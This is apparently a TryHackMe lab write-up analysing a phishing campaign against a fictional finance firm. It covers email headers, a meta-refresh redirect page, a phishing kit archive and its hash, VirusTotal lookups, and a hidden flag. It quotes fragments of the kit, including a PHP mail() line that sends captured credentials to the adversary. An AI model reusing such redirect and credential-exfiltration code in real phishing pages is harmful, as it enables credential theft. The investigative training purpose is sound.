TryHackMe: Snapped Phish-ing Line
Room: Snapped Phish-ing Line
Scenario
SwiftSpend Financial employees reported suspicious emails. Some users already submitted credentials and could no longer log in.
Goal: analyze the phishing emails + URLs, retrieve the phishing kit, and gather CTI about the adversary.
Interaction with phishing artifacts must be done only inside the TryHackMe VM.
Tools Used
- Linux CLI (
grep,sha256sum,unzip) - Firefox (URL inspection)
- CyberChef (defang + decode)
- VirusTotal (CTI)
Questions and Analysis
Who is the individual who received an email attachment containing a PDF?
The phishing emails are stored under:
~/Desktop/phish-emails/
I reviewed all mail samples and noticed:
- Only one email contains a
.pdfattachment - The remaining phishing emails contain a
.htmlattachment
After identifying the email with the PDF attachment, I inspected its email header and extracted the recipient from the To: field.

[REDACTED]
What email address was used by the adversary to send the phishing emails?
I opened the email that contains the PDF attachment (same one from Q1).
Then I inspected the email header and extracted the sender from the From: field.
[RED@CTED]
What is the redirection URL to the phishing page for the individual Zoe Duncan? (defanged format)
To locate the phishing redirection, I inspected the phishing page / kit HTML source code.
The redirect URL is defined inside:
<meta http-equiv="refresh">
1
2
3
4
5
6
7
8
9
10
<!DOCTYPE html>
<html>
  <head>
    <title>Redirecting. . .</title>
    <meta
      http-equiv="refresh"
      content="0;URL='http://[REDACTED]/?email=zoe.duncan@swiftspend.finance&error'"
    />
  </head>
</html>
Then I used CyberChef to defang the URL safely:

hxxp[://][REDACTED]/?email=zoe[.]duncan@swiftspend[.]finance&error
What is the URL to the .zip archive of the phishing kit? (defanged format)

From the redirect URL, I reached a fake Office365 login page:
By exploring the /data/1 directory, I found:

I located the phishing kit URL by inspecting the browser address bar after navigating to the /data/ and using CyberChef to defang it:

So the phishing kit archive URL is after defanging is like this:
hxxp[://][REDACTED]/Update365[.]zip
What is the SHA256 hash of the phishing kit archive?
I downloaded the ZIP file inside the VM, then verified the SHA256 hash:
1
damianhall@ip-10-80-147-92:~/Downloads$ sha256sum Update365.zip
Output:
1
ba3c152673934[REDACTED]8fee4d16b19ac9686  Update365.zip
I then searched this hash in VirusTotal for CTI enrichment:

So the SHA256 hash is like this:
ba3c152673934[REDACTED]8fee4d16b19ac9686
When was the phishing kit archive first submitted? (format: YYYY-MM-DD HH:MM:SS UTC)
In VirusTotal, I checked the file submission timeline for the ZIP archive hash.
The first submission timestamp is:

[REDA-CT-ED]
When was the SSL certificate the phishing domain used to host the phishing kit archive first logged? (format: YYYY-MM-DD)
The SSL certificate information was not reliably available in this challenge environment.
Therefore, I used the room hint provided in the task.

[REDA-CT-ED]
What was the email address of the user who submitted their password twice?
After extracting the phishing kit, I explored the /Update3652 directory and found a log.txt file that stores captured credentials.
From the log file, I identified the user who submitted their password twice:

[RED@CTED]
What was the email address used by the adversary to collect compromised credentials?
I searched the phishing kit for the credential-exfiltration logic and located it inside submit.php.
The script uses PHP mail() to send victims’ submitted credentials to the adversary email address:
1
mail("[RED@CTED]", $bron, $message, $lagi);
The adversary used other email addresses in the obtained phishing kit. What is the email address that ends in “@gmail.com”?
I found another adversary email in a cleanup script:
1
$to ="[REDACTED]@gmail.com";
I also confirmed this across the kit using grep:
1
damianhall@ip-10-80-147-92:~/Downloads/Update365$ grep -r -E '@gmail.com'
Output:
1
2
3
office365/updat.cmd: $to ="[REDACTED]@gmail.com"
office365/updat.cmd: $to ="[REDACTED]@gmail.com"
office365/script.st: $to ="[REDACTED]@gmail.com"
[REDACTED]@gmail.com
What is the hidden flag?
I followed the hint:
The flag contains a
.txtextension and, with some adjustments, should be downloadable from the phishing URL.
I noticed that the/office365directory looks empty, but I found a file namedflag.txt. Based on the hint, I tried to access it via the phishing URL, and here we go the secret flag is here.
1
/flag.txt

The file content looked like encoded text.
Using CyberChef:
- Decoded from Base64
- Reversed the text
I recovered the final flag:
THM{REDACTED}